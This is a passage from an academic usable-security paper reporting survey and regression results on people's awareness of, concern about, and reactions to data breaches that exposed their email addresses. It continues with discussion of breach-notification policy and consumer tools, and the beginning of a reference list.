


Figure 2: Frequency of the leaked data types for 189 breaches, excluding email address (appears in all breaches). 44 other types occurring twice or fewer.

5 Results

5.1 RQ1: Likelihood of Breaches

We conducted a logistic regression on whether an email address had been breached in relation to the email account's age, checking frequency, and purpose of use. Results in Table 2 show that an email address was significantly more likely to be breached as the account's age in years increased (OR_{age}=1.35, p<.001), as it was checked daily instead of weekly (OR^{weekly}_{daily}=2.30, p=.03), and as it was used for personal correspondence (OR^{no}_{yes}=2.13, p=.02). Additionally, the significant intercept indicates that an email address was significantly unlikely to be associated with any breach if the email account was just created, checked weekly, and not used for any correspondence or account creation purposes ($OR_{intercept}$=0.14, p=.002). Essentially, the less frequently used and newer an email address is, the less likely it is to be exposed in a data breach.

We further conducted a quasi-Poisson regression on the number of breaches per email address with the same independent variables as above. We chose quasi-Poisson regression because the dependent variable is count data with a skewed distribution [96]. Results in Table 3 show how the number of breaches increases with an email account's age: for every one year of increase in age, the expected number of breaches increases by a factor of $exp(0.08) = 1.08$ (p<.001). In other words, the number of breaches increases 8% per-year of use, compounding yearly (see Figure 3). A possible explanation is that the older an email address is, the more it has been used for account registrations, which increases its presence in organizations' databases. The significant intercept in Table 3 confirms this finding: a new and rarely used email address is more immune to breaches. Furthermore, the number of breaches per email address differed among age groups: compared to young adults (18-34), the number of breaches decreases by a factor of $exp(-0.29) = 0.75$ (p=.045) for middle-aged adults (35-54) and by a factor of $exp(-0.35) = 0.71$ (p=.02) for older adults (55+).

RQ1: What factors influence the likelihood that an email address is involved in a data breach? Our results suggest that an email account's age, checking frequency, and purpose of use are significant factors correlating with the email address's presence in a breach. Both models capture email age's influences: for each year of increase, the email address is

[3] https://talosintelligence.com/categories

[4] These breaches were spam lists or aggregate credential stuffing lists, or the breached organizations were no longer active.

[5] https://alexa.com/topsites

[6] We used rankings at the time of analysis rather than historic ranking (i.e., the ranking when the breach occurred) because (1) Alexa only provides ranking data for the last four years; and (2) we anticipate that current ranking would better reflect participants' impression of the organization's popularity at the time when they took our study.

Table 2: Logistic regression for breach status of an email address (leaked vs. not leaked).

	Est.	OR	95% CI	p-value
(Intercept)	−1.95	0.14	[0.04, 0.49]	.002
Freq. Checked daily (vs. weekly)	0.83	2.30	[1.07, 4.99]	.03
Prof. Corr. yes (vs. no)	−0.02	0.98	[0.51, 1.87]	.94
Pers. Corr. yes (vs. no)	0.76	2.13	[1.13, 4.03]	.02
Acct. Creat. yes (vs. no)	0.31	1.36	[0.60, 3.07]	.46
Email age years	0.30	1.35	[1.26, 1.46]	$< .001$
Age: 35-54 (vs. 18-34)	−0.51	0.60	[0.29, 1.23]	.16
Age: 55+ (vs. 18-34)	−0.60	0.55	[0.27, 1.10]	.09
Gender: men (vs. women)	−0.24	0.79	[0.43, 1.45]	0.45
Edu.: =Bach. (vs. <Bach.)	0.25	1.28	[0.65, 2.53]	0.48
Edu.: >Bach. (vs. <Bach.)	−0.62	0.54	[0.25, 1.16]	.11
Occu.: IT/law yes (vs. no)	−0.51	0.60	[0.31, 1.17]	.14

Table 3: Quasi-poisson regression regarding the number of breaches per email address.

	Est.	Exp (Est.)	SE	p-value
(Intercept)	0.67	1.94	0.26	.01
Freq. Checked daily (vs. weekly)	0.36	1.43	0.19	.06
Prof. Corr. yes (vs. no)	−0.11	0.89	0.12	.33
Pers. Corr. yes (vs. no)	0.29	1.34	0.15	.06
Acct. Creat. yes (vs. no)	−0.18	0.83	0.15	.22
Email age years	0.08	1.08	0.01	$< .001$
Age: 35-54 (vs. 18-34)	−0.29	0.75	0.14	.045
Age: 55+ (vs. 18-34)	−0.35	0.71	0.14	.02
Gender: men (vs. women)	−0.18	0.84	0.12	.13
Edu.: =Bach. (vs. <Bach.)	0.17	1.18	0.12	.18
Edu.: >Bach. (vs. <Bach.)	−0.17	0.84	0.16	.29
Occu.: IT/law yes (vs. no)	−0.05	0.95	0.14	.70

1.35x more likely to be part of a breach or gains 1.08x more breaches than the previous year. Conversely, the significant intercept in both models suggests that a new and rarely used email address is less likely to be involved in a breach. While these results are somewhat intuitive, they indicate the pervasiveness of data breaches: most email addresses queried in our study had appeared in one or more breaches even though they were only used in ordinary ways.

5.2 RQ2: Perceived Causes and Impacts of Being Affected by Breaches

We asked participants to speculate why or why not their email address was part of a data breach and name any experienced impacts or anticipated future impacts from a specific breach.

Perceived reasons for being affected by breaches. We analyzed 302 open-ended responses to Question 10 in which participants speculated why their email address was exposed in one or more data breaches. The most common explanation, cited in 159 (53%) cases, was that it was due to participants' own email-related practices. Specifically, 70 (23%) mentioned using the email address to sign up for many different sites (e.g., *"it's on the website of every business I have an online relationship with"*). Another 31 (10%) mentioned the email's age as a relevant factor, saying it had been used for a long time. 23 (8%) expressed that breaches were inevitable, especially for an old or widely-used email address (e.g., *"there are a lot of companies or organizations that have my email [address] and chances are one of them is going to get hacked"*). Furthermore, in 31 (10%) cases, participants mentioned using the email to sign up for seemingly sketchy websites, sometimes with a clear intention to do so despite knowing that the website might be insecure.

Participants mentioned other insecure behaviors as potential reasons for being affected by a breach in 31 (10%) cases. 13 cases referred to password-related behaviors, such as using simple passwords, reusing a password across accounts, or not changing passwords frequently. Incautious clicking behavior was mentioned five times (e.g., *"because I was not careful with what emails I clicked"*). Other participants indicated their exposure to breaches was due to infrequent monitoring of the email account, easily guessed answers for security questions, or being signed into the email account for too long. While these are indeed insecure behaviors, password choices do not impact one's likelihood of being involved in a breach; they impact a breach's consequences by increasing the possibility of account hijacking due to credential stuffing. Similarly, clicking on untrustworthy links may make the email address appear in spam lists, which will be reported by HIBP if found on the public web. However, this action on its own does not




Figure 3: Number of breaches vs. age of email address (years); curve represents an 8% increase in number of breaches per year as estimated by the quasi-Poisson regression.

increase one's vulnerability to breaches.

Only 42 (14%) of participants accurately attributed the cause of being affected by a breach to external factors unrelated to their behaviors. 26 (9%) blamed it on lax security measures by the breached organization (e.g., *"these companies did not try hard enough to keep information private"*). 16 (5%) blamed it on bad actors such as hackers and scammers targeting the breached organization (e.g., *"hackers are devious devils and learn to adapt faster than organizations can protect users"*). Another 15 (5%) suspected their email address was sold by the breached organization or a third party. Nevertheless, nine participants incorrectly placed blame on their email provider's security (e.g., *"I feel like Hotmail has poor security and cannot block as many spam emails compared to Gmail"*).

Perceived reasons for not being affected by breaches. Question 7 asked participants to speculate why their email address was *not* involved in any data breach. Among the 136 provided responses, 78 (57%) mentioned cautious email practices. Specifically, 31 (23%) reported using their email address to sign up for trusted sites only, sometimes with careful examination of the website (e.g., *"I try as much as possible to scrutinize websites before dropping any of my details"*). 18 (13%) mentioned that their email address was relatively new or did not get used much, which is indeed a relevant factor, as shown by our regression results in Section 5.1. Ten further mentioned limiting the email to specific purposes, such as correspondence with friends and family members only.

Eight participants described using multiple email accounts for different purposes, e.g., using one email address for correspondence exclusively and another for account registration on "low-value" sites. Such behavior would likely reduce the likelihood of breaches involving high-value email addresses. However, breaches involving low-value email addresses may still have real impacts such as account hijacking.

21 (15%) participants cited their security practices as reasons for not being affected. Nine participants mentioned their password practices, such as using strong/unique passwords and changing passwords regularly. Less frequently mentioned were two-factor authentication, anti-virus, firewall, and VPN. None of these behaviors are likely to prevent data breaches despite potentially having other positive security outcomes.

Experienced and anticipated impacts of data breaches. Participants with at least one breach were asked to describe a given breach's experienced or potential impacts (Question 16). Of the 792 responses, more than half assessed the breach's impact as none (343, 43%) or very little (85, 11%); another 77 (10%) were unsure. Only 19 (4%) breaches were perceived as having a large impact. In 135 (17%) cases, participants described emotional feelings without naming concrete impacts, such as *"no impact just rage."*

In 149 (19%) instances, participants described specific experienced impacts or anticipated future impacts. The most prevalent was an increase in spam emails, text messages, etc. Some participants reported scam phone calls, and others anticipated identity theft as a potential impact (e.g., *"I suppose now that someone has all that information about me they could impersonate me, open credit lines in my name, scam my family and friends"*). Participants who had experienced adverse events described emotional stress and resulting behavioral changes, such as avoiding phone calls due to frequent scams or frequently checking emails for suspicious activities after account compromises.

Notably, participants with and without experienced impacts differed in assessing the impact's severity. Most participants who described anticipated impacts but had not experienced them did not foresee real consequences (e.g., *"the only things that [would] really happen is . . . scammers . . . occasionally attempt to access some of my older accounts that hold no sensitive information"*). This underlines that participants' perception of impacts after being affected by breaches largely depends on individual circumstances. The finding also aligns with prior work [99, 100] showing that people don't adopt secure behaviors until experiencing actual harms.

RQ2: What do participants perceive as the causes of being involved in data breaches and related impacts, and to what extent do their perceptions align with reality? Our results indicate that relatively few participants (42 out of 302, 14%) correctly attributed the cause of their victimhood to external factors such as the breached organization and hackers. Instead, most participants referred to their insecure behaviors related to email, passwords, etc., in explaining why their email address appeared in a breach. Most participants reported little to no experienced or anticipated impacts. When participants named concrete consequences, they mostly referred to spam and identity theft, though the perceived severity varied substantially.

5.3 RQ3: Awareness of Breaches

Among the 792 breach-specific responses, 590 (74%) reported unawareness of being affected by the breach before our study. Only 143 (18%) reported prior awareness, and

Table 4: Logistic regression regarding prior breach awareness.

	Est.	OR	95% CI	p-value
(Intercept)	−4.24	0.01	[0.002, 0.09]	< .001
Freq. Checked daily (vs. weekly)	0.31	1.37	[0.45, 4.16]	.58
Prof. Corr. yes (vs. no)	−0.06	0.94	[0.45, 1.98]	.88
Pers. Corr. yes (vs. no)	0.22	1.25	[0.50, 3.10]	.63
Acct. Creat. yes (vs. no)	0.77	2.15	[0.70, 6.63]	.18
Email age years	0.04	1.04	[0.98, 1.11]	.17
Breach age years	0.20	1.22	[1.09, 1.35]	< .001
Age: 35-54 (vs. 18-34)	−0.41	0.66	[0.27, 1.61]	.36
Age: 55+ (vs. 18-34)	−0.94	0.39	[0.15, 1.00]	.049
Gender: men (vs. women)	0.74	2.09	[1.00, 4.37]	.049
Edu.: =Bach. (vs. <Bach.)	−0.79	0.45	[0.20, 1.00]	.051
Edu.: >Bach. (vs. <Bach.)	−0.18	0.84	[0.31, 2.22]	.72
Occu.: IT/law yes (vs. no)	0.50	1.65	[0.72, 3.77]	.23

the other 8% were unsure. Participants who were previously aware of the breach mostly learned about it from the breached organization (45, 31%) or third-party notification services (45, 31%). Less common sources included news media (17, 12%), credit/identity monitoring services (14, 10%), bank or credit card companies (3, 2%), experiencing adverse events (3, 2%), and someone else (3, 2%). In nine instances, participants could not remember how they learned about the breach.

Using a mixed-effect logistic regression to identify factors that might impact awareness (excluding "unsure" responses), we included the same email-related factors from Table 2 as independent variables. Additionally, we included breach age (i.e., the time lapse between a breach's occurrence and the participant taking our study), hypothesizing that participants are more likely to recall and report awareness of recent breaches.

Results in Table 4 show a significant intercept, indicating that participants were more likely to be unaware of a breach if they have a newer email address and the breach just occurred ($OR_{intercept}$=0.01, p<.001). Participants were also significantly more likely to be aware of a breach as the breach's age in years increased (OR_{breach_age}=1.22, p<.001). Older participants were less likely to be aware of breaches than young participants (OR_{55+}^{18-34}=0.39, p=.049), and men were more likely to be aware of a breach than women in our sample (OR_{men}^{women}=2.09, p=.049), though p-values in both cases are close to 0.05. These findings align with prior work in which adopting protective behaviors differed by age [38] and gender [79, 100]. Other demographic variables and email-related factors are not significantly correlated with prior awareness.

RQ3: What factors influence participants' awareness of data breaches that affected them? Participants were unaware of 74% of the breaches presented in our study, suggesting that current methods of informing consumers about data breaches might be ineffective. Prior awareness primarily came from interactions with the breached company or third-party notification services. Notably, participants were significantly more likely to be aware of older breaches. A longer time-lapse might provide participants with more opportunities to learn about the breach, and once aware, participants' memory of the breach does not seem to fade away.

5.4 RQ4: Emotional Response and Concerns towards Breaches

Participants indicated their concern using a 5-point Likert item for each shown breach (Question 15) and for each data type leaked in a breach (Question 17). We also asked participants to describe their feelings regarding the breach (Question 14, open-ended).

Quantitative ratings of concern level. Among 792 breach-specific responses, the median concern level regarding the breach was "somewhat concerned." Less than half reported either no concern (151, 19%) or being very/extremely concerned (197, 25% combined). Figure 4 shows concern levels for commonly leaked data types. Participants were most concerned about leaks of physical address (52% very/extremely), passwords (47% very/extremely), and phone number (42% very/extremely). Other leaked data types that participants felt less concerned about were employer information (38% not at all), social media profile (42% not at all), job title (46% not at all), and gender (65% not at all).

We sought to identify factors that might impact concern level through a mixed-effect linear regression on overall concern Likert responses. We included email address-related factors and prior awareness as independent variables, hypothesizing that participants would be more concerned about frequently used email addresses or if they had not been aware of a breach. We also included the number of breached data types and the breach status of data types for which more than 50% of responses were "somewhat concerned" or above in Figure 4, namely password, physical address, phone number, date of birth, IP address, and name.[7] We hypothesized that as the amount or sensitivity of leaked data types increases, the concern level would increase. Additionally, we included

[7] Email address was not included because it was exposed in all breaches in our sample, making no positive vs. negative cases.




Figure 4: Overall concern (Question 15) about the breach and levels of concern for the 13 most commonly leaked information types in our sample breaches (Question 17).




Figure 5: Code frequencies for feelings after first learning about a breach ($n = 792$); red bars indicate negative feelings, gray neutral, blue positive, according to Emolex ratings [52].

the breaches' age since participants might be more concerned about recent breaches.

The regression results do not reveal any significant factors impacting overall concern except the intercept ($b_{intercept}$=2.52, SE=.31, p<.001), indicating that participants likely default to between "slightly concerned" and "somewhat concerned." The model's $f^2 = 0.03$ indicates a small effect size. The absence of influential factors on concern may be due to data types known to trigger more concerns, such as financial information and social security numbers, being underrepresented in our sample's breaches (see Figure 2). Even relatively sensitive data types in our sample still had a fair number of "not at all/slightly concerned" responses.

Various emotions in qualitative responses. Figure 5 shows the wide range of emotions reflected in participants' open-ended responses about their feelings after learning of a breach affecting them. In 237 (30%) cases, participants reported feeling upset (including annoyed, frustrated, mad, and angry), mostly toward the breached organization. The upset came from not having been properly informed (e.g., *"I was very disappointed . . . they hid the fact that there was a data breach from everyone for three months"*), the organization's poor security measures (e.g., *"don't run an entirely online business if you cant do basic security"*), or violation of consumers' trust (e.g., *"I joined this site to read a story my granddaughter had written and thought it was completely safe"*). These emotions align with the "risk as feelings" theory, which highlights that people experience dread and outrage in comprehending risks [80], and that such affective responses greatly influence their subsequent decision-making, sometimes overriding cognitive assessments [48].

Mirroring the Likert responses, feeling unconcerned about a breach was common (185, 23%). Many participants believed that the exposed data was not sensitive (e.g., *"I had only used the free version of that site, so I had not entered any payment information"*). Others were unconcerned because they rarely interacted with nor knew the breached organization (e.g., *"I don't even know what this site is, so I don't think that them having my info . . . is a huge deal"*). Some were unconcerned due to confidence in their security habits, including regularly changing passwords (25), avoiding password reuse (10), and enabling 2FA (4). A few participants were unconcerned due to a lack of experienced impacts (e.g., *"I'm not especially worried because I haven't detected any suspicious activity"*) or optimism bias (e.g., *"I feel like a drop in the bucket since there were 711 million emails affected"*).

104 (13%) responses reported feeling unsurprised whereas 66 (8%) reported feeling surprised. Unsurprised participants explained that they never trusted the breached organization or already knew about the breach. Conversely, surprised participants stated that they had never used the breached organization's service or trusted the organization.

In another 75 (9%) cases, participants expressed confusion due to unfamiliarity with the breached organization or not remembering having an account. Other prominent emotions included fatigued (43, 5%), violated (40, 5%), indifferent (33, 4%), scared (29, 4%), unsafe (18, 2%), relieved (18, 2%), or curious about why the breach happened (13, 2%). Those who expressed fatigue stressed that breaches were inevitable (e.g., *"It's the internet and things WILL be leaked somehow, either by hackers or by incompetence at the company that is holding your information anyhow"*). This attitude is akin to the "digital resignation" phenomenon [20]: many people's inaction in the face of privacy infringements are not necessarily because they do not care, but because they are resigned and convinced that surveillance is inescapable. Notably, neutral emotions, like curiosity, or positive emotions, like relief, were rare. Participants were relieved when sensitive data like financial information was not involved or that they were now aware of the breach and could take proper action.




Figure 6: Intention to take actions within the next 30 days.

RQ4: What are participants' emotional responses to data breaches that affected them? While some leaked data types (e.g., password, physical address, and phone number) triggered heightened concerns, overall participants reported low concern about data breaches: 56% were slight or somewhat concerned, and 19% were not at all concerned. However, participants expressed a rich set of (mostly negative) emotions beyond concerns, such as feeling upset with the breached organization and feeling fatigued by the sheer number of data breaches nowadays.

5.5 RQ5: Behavioral Reactions to Breaches

For the 143 breaches participants were already aware of before our study, we further asked if they had taken any action in response (Questions 18). The most common action taken was to change passwords (87, 61%). 15 specified they changed the password for the breached account, and 27 mentioned changing the password across multiple accounts that might use the leaked password. Five further mentioned changing their email account's password; this could be due to a misconception that their email account, not the account with the breached organization, was compromised. Participants also described other password-related practices triggered by the breach, such as using unique passwords, using a password manager, and making passwords more complicated.

Participants reported having taken a variety of actions related to their account with the breached organization. 18 (13%) deleted or deactivated the account, and one mentioned reviewing accounts on other websites and deleting them as needed. Five mentioned enabling 2FA for the breached organizations' account, for other accounts, or for their email account. Four reported checking the breached organization's account to see if it stored any sensitive data or if there had been any suspicious activity. In 31 (22%) cases, participants reported doing nothing in reaction; the percentage was lower than that in Ponemon's 2014 survey (32%) [31], but still substantial.

Additionally, we asked all participants with at least one breach to indicate, for each breach, how likely they were to initiate ten provided actions within the next 30 days or whether they had taken action already. We only include 500 breach-specific responses in the following analysis due to a data storage issue, excluding incomplete responses. Figure 6 shows the results. Of the ten provided actions, changing the password for the breached organizations' account or other accounts were the most popular, receiving more than half of likely/already done responses. "Review credit reports and/or financial statements" had the highest percentage of already done (30%). By contrast, most participants selected "not likely" for four actions — "use a credit/identity monitoring service," "place a credit freeze on my credit reports," "file a complaint with a consumer protection agency," and "take legal action against the breached organization." This finding is understandable given that most leaked data types such as email addresses and passwords are considered "non-sensitive records" according to ITRC's report [30].

We sought to understand factors that would impact the likelihood of having taken any of the ten provided actions through a mixed-effect logistic regression. For independent variables, we discarded variables related to email habits since many of the listed actions were unrelated to one's email account. We kept all other independent variables from the concern regression model, namely prior awareness, the breach's age, the number of breached data types, and the breach status of six data types with relatively high concern levels. We further included overall concern Likert responses as an independent variable. Results in Table 5 show a significant intercept, indicating that participants were likely to default

Table 5: Logistic regression on taking actions.

	Est.	OR	95% CI	p-value
(Intercept)	−3.27	0.04	[0.002, 0.61]	.02
Awareness yes (vs. no)	5.97	390.48	[45.72, 3334.79]	< 0.001
Breach age years	−0.03	0.97	[0.77, 1.21]	.77
Num. of types numeric	.12	1.13	[0.85, 1.50]	.39
Password yes (vs. no)	−0.18	0.84	[0.18, 3.79]	.82
Physical Addr. yes (vs. no)	−0.26	0.77	[0.16, 3.71]	.75
Phone Num. yes (vs. no)	−0.29	0.75	[0.19, 3.02]	.69
Date of birth yes (vs. no)	−0.24	0.79	[0.17, 3.62]	.76
IP Addr. yes (vs. no)	−0.20	0.82	[0.26, 2.64]	.74
Name yes (vs. no)	−0.19	0.83	[0.21, 3.22]	.79
Concern numeric	0.80	2.22	[1.28, 3.86]	.005

to inaction with no leaked data and no prior awareness or concern ($OR_{intercept}$=0.04, p=.02). Being aware of a breach significantly increased the likelihood of having taken any of the listed actions (OR^{no}_{yes}=390.48, p<.001). This is unsurprising given that participants who were unaware of being affected had little motivation to engage in protective measures. Additionally, more concern was significantly correlated with a higher likelihood of having taken action: for a one-unit increase of concern on the 5-point Likert scale, the odds of having taken action increase by 2.22 ($OR_{concern}$=2.22, p=.005).

RQ5: What factors influence participants' likelihood to take action in response to data breaches that affected them? Participants' intention to act varies among protective measures: they were more amenable to change passwords and check credit reports/financial records than other actions. The regression results reveal that awareness and concern drive the likelihood of taking action, while other factors such as the leaked data types do not impact the outcome. Our findings suggest that to motivate consumers to react to breaches, they must first be aware that the breach occurred and feel concerned enough to invest in mitigation efforts.

6 Discussion

We examined individuals' awareness, perception, and responses to specific data breaches that had exposed their email addresses and other information. Compared to RAND's 2016 survey [1], in which 44% reported already knowing about a breach before receiving a notification, participants' prior awareness was much lower in our sample. This finding is concerning as our results suggest that unawareness creates a substantial barrier for taking mitigating action. Participants also reported a lower level of overall concern than in prior work [31, 37]: this might result from a methodological difference, as our participants reflected on specific breaches affecting them rather than on breaches in general [1, 31] or on hypothetical scenarios [37]. Another possible reason is that the leaked data types in the HIBP database are mostly categorized as non-sensitive records [30]. While participants named potential consequences of data breaches such as more spams and increased risks of identity theft, similar to prior work [37, 99], many considered these events would have little to no impact on their lives. Most participants also exhibited misconceptions about what led to themselves being affected by breaches, blaming their own email or password behaviors rather than the breached organization.

Set stricter legal requirements for notifying consumers. Our study reflects a sad reality that many individuals are unaware that they are affected by breaches, at least for breaches exposing email addresses. Current breach notification requirements, mechanisms, and tools fail to reach data breach victims. Nonetheless, awareness was a crucial trigger of taking action, according to our regression results.

Stricter regulatory requirements may help establish high standards for breach notifications, which in turn raise awareness. Simply requiring companies to send the notification is not enough as the notification also needs to be effective [8, 98]. For instance, prior work highlights the role of media reports in informing and shaping attitudes of data breaches [1, 15]. Our findings indicate that notifications from breached organizations or third-party services are more relevant. Given that individuals may not stick with one channel to learn about breaches, breached organizations could be mandated to notify consumers in multiple channels instead of the most convenient one, and obtain confirmation from victims that the notification was received. Regarding when to notify, Art. 34 of Europe's General Data Protection Regulation (GDPR) specifies that consumer-facing notifications are only needed for breaches that "result in a high risk" to data subjects [22]. We argue that this should be done for *all* breaches, given that many court cases struggle to assess risks and harms caused by data breaches [81]; this requirement would also be more in line with consumer preferences [54]. Alternatively, less ambiguous criteria should be set for high-risk breaches, e.g., in California, consumer-facing notifications are mandated when the breach involves unencrypted personally identifiable information [82].

Use novel approaches in notifying consumers. Prior research on SSL warnings [3, 23, 24] shows that in-browser warnings effectively raise threat awareness and encourage safer practices. Similarly, data breach notifications could explore approaches beyond letters and emails, such as in-situ methods whereby visiting affected sites leads to a notification [17], as recently pursued by some browsers and password managers that warn users if saved passwords appeared in credential dumps [44, 62].

Notifications should also consider non-adherence: among participants who were already aware of a breach before our study, 22% reported doing nothing in response to that breach; emotions like fatigue and resignation were also noted. Drawing from warning design literature on mitigating fatigue in email-based notifications [7, 42], one could build systems that highlight unread breach notifications in email clients, similar to Gmail's reminders to reply to emails [10]. The contents of such emails could also be automatically parsed and reformatted to guide attention to important details.

Address misconceptions. Participants commonly blamed their own email habits or security practices for data breaches, and such misconceptions exacerbate a power asymmetry — rather than demanding that organizations improve security measures or that regulators hold them accountable, participants blamed themselves. Consumers should be reminded that the root cause of breaches is security issues in the breached

organization, and there are actions that can hold the breached organization accountable, such as filing a complaint with a consumer protection agency (e.g., the Federal Trade Commission for US breaches).

Participants also differed regarding perceived impacts of breaches. Those who had not experienced adverse impacts mostly did not take data breaches seriously. Conversely, those who had experienced an adverse event reported emotional distress and resulting behavioral changes. Indeed, not everyone would experience the negative consequences of not reacting to data breaches, but the cost is real and immediate when the consequences manifest. Breach notifications and education materials should stress that good security practices, such as using unique passwords and 2FA, can dampen the severity of a breach's impact even though they do not decrease one's likelihood of being affected by a breach. While these precautionary measures might not provide instant gratification, they could be worthy investments considering the substantial hassles and trauma in recovering from identity theft [43] or other repercussions of breaches.

Develop tools to help consumers react to breaches. While consumers may not be able to prevent breaches from occurring, actions are available for mitigating the aftermath of a breach. Our findings show that some straightforward actions, such as changing passwords, had high adoption rates or intention to adopt. Yet, the majority of provided actions were much less popular (see Figure 6), indicating the need to offer more relevant and usable protective measures to affected individuals.

One of our key findings is that extensive use of an email account (e.g., use it for a long time and check it frequently) significantly increased the email address's likelihood of being involved in a breach. Yet, simply asking users to reduce their usage or abandon their email account is not a viable solution, as it also diminishes the email account's utility. Instead, drawing from some participants' descriptions of creating dedicated email accounts for registration on low-value sites, we see the promise of more automated tools to offer unique email aliases for account registration. Such features could further be integrated into other technologies with broader adoption, such as browsers or password managers, to create a more streamlined experience (e.g., through auto-filling). Recent respective efforts include "Sign in with Apple"[8] and "Firefox Relay"[9], both of which support the generation of a unique, random email address during account registration, which is forwarded to a user's real inbox. However, both products are currently limited to their respective ecosystems. The effectiveness, awareness, and adoption of such tools, as well as how individuals manage multiple email aliases in general, are open questions for future research.

[8] https://support.apple.com/en-us/HT210318

[9] https://blog.mozilla.org/firefox/firefox-relay/

Increasing responsibilities of breached organizations. Our participants exhibited a low awareness of data breaches, which in turn serves as a precursor to the low intention for certain protective measures. This lack of awareness and self-protection among participants indicates that breached organizations should play a more active role in protecting affected individuals. Notifying victims should not absolve breached organizations from further responsibility — they should further ensure that consumers have viable remediation solutions and assist in the recovery process, such as offering support in identity restoration. Rather than defaulting to conventional credit and identity monitoring services, which are known to provide little preventative protection [40], breached organizations could offer victims email alias generators, password managers, or other more promising mitigation tools by partnering with respective service providers. Regulators should also set and frequently revisit requirements for the types of services breached organizations must offer as compensation.

Importantly, breached organizations have financial incentives for transparent post-breach communications and active mitigation. Prior work shows that data breach notifications provide a venue for impression management and repairing damaged trust [33]. Moreover, breached organizations that provide affected individuals with free credit monitoring services face a lower likelihood of lawsuits [73]. Regulators should also create meaningful incentives for organizations to act accordingly. For instance, the GDPR's threat of substantial fines has resulted in a heightened effort by organizations worldwide to overhaul their privacy and security programs.

7 Conclusion

Our study provides insights into individuals' awareness, perception, and responses to data breaches. We applied a novel method that presented participants with specific data breaches exposing their email addresses and other information. Our findings reveal some concerning aspects, such as participants' low awareness of breaches that affected them and misconceptions about the causes and impacts of being involved in these breaches. We outline potential avenues for addressing these identified issues — improving consumers' awareness of breaches affecting them, developing novel and useful tools to help consumers mitigate the impacts of breaches, and increasing the responsibility and accountability of breached organizations.

Acknowledgements

This research was partially supported by a NortonLifeLock Graduate Fellowship and the Helmholtz Association (HGF) through the subtopic Engineering Secure Systems (ESS).

References

[1] Lillian Ablon, Paul Heaton, Diana Catherine Lavery, and Sasha Romanosky. Consumer attitudes toward data breach notifications and loss of personal information. Technical report, Rand Corp., 2016.

[2] Alessandro Acquisti, Idris Adjerid, Rebecca Balebako, Laura Brandimarte, Lorrie Faith Cranor, Saranga Komanduri, Pedro Giovanni Leon, Norman Sadeh, Florian Schaub, Manya Sleeper, Wang Yang, and Shomir Wilson. Nudges for privacy and security: Understanding and assisting users' choices online. *ACM Computing Surveys*, 50(3):1–41, 2017.

[3] Devdatta Akhawe and Adrienne Porter Felt. Alice in warningland: A large-scale field study of browser security warning effectiveness. In *USENIX Security Symp.*, pages 257–272, 2013.

[4] Mohamed Alsharnouby, Furkan Alaca, and Sonia Chiasson. Why phishing still works: User strategies for combating phishing attacks. *Intl. J. of Human-Computer Studies*, 82:69–82, 2015.

[5] J. Craig Anderson. Identity theft growing, costly to victims, 2013. https://www.usatoday.com/story/money/personalfinance/2013/04/14/identity-theft-growing/2082179/.

[6] Julio Angulo and Martin Ortlieb. "wth..!?!" experiences, reactions, and expectations related to online privacy panic situations. In *Symp. On Usable Privacy and Security*, pages 19–38, 2015.

[7] Eric Bachura, Rohit Valecha, Rui Chen, and Raghav H Rao. Modeling public response to data breaches. In *Americas Conf. on Info. Sys.* AIS eLibrary, 2017. Art. 43.

[8] Fabio Bisogni. Proving limits of state data breach notification laws: Is a federal law the most adequate solution? *J. of Info. Policy*, 6(1):154–205, 2016.

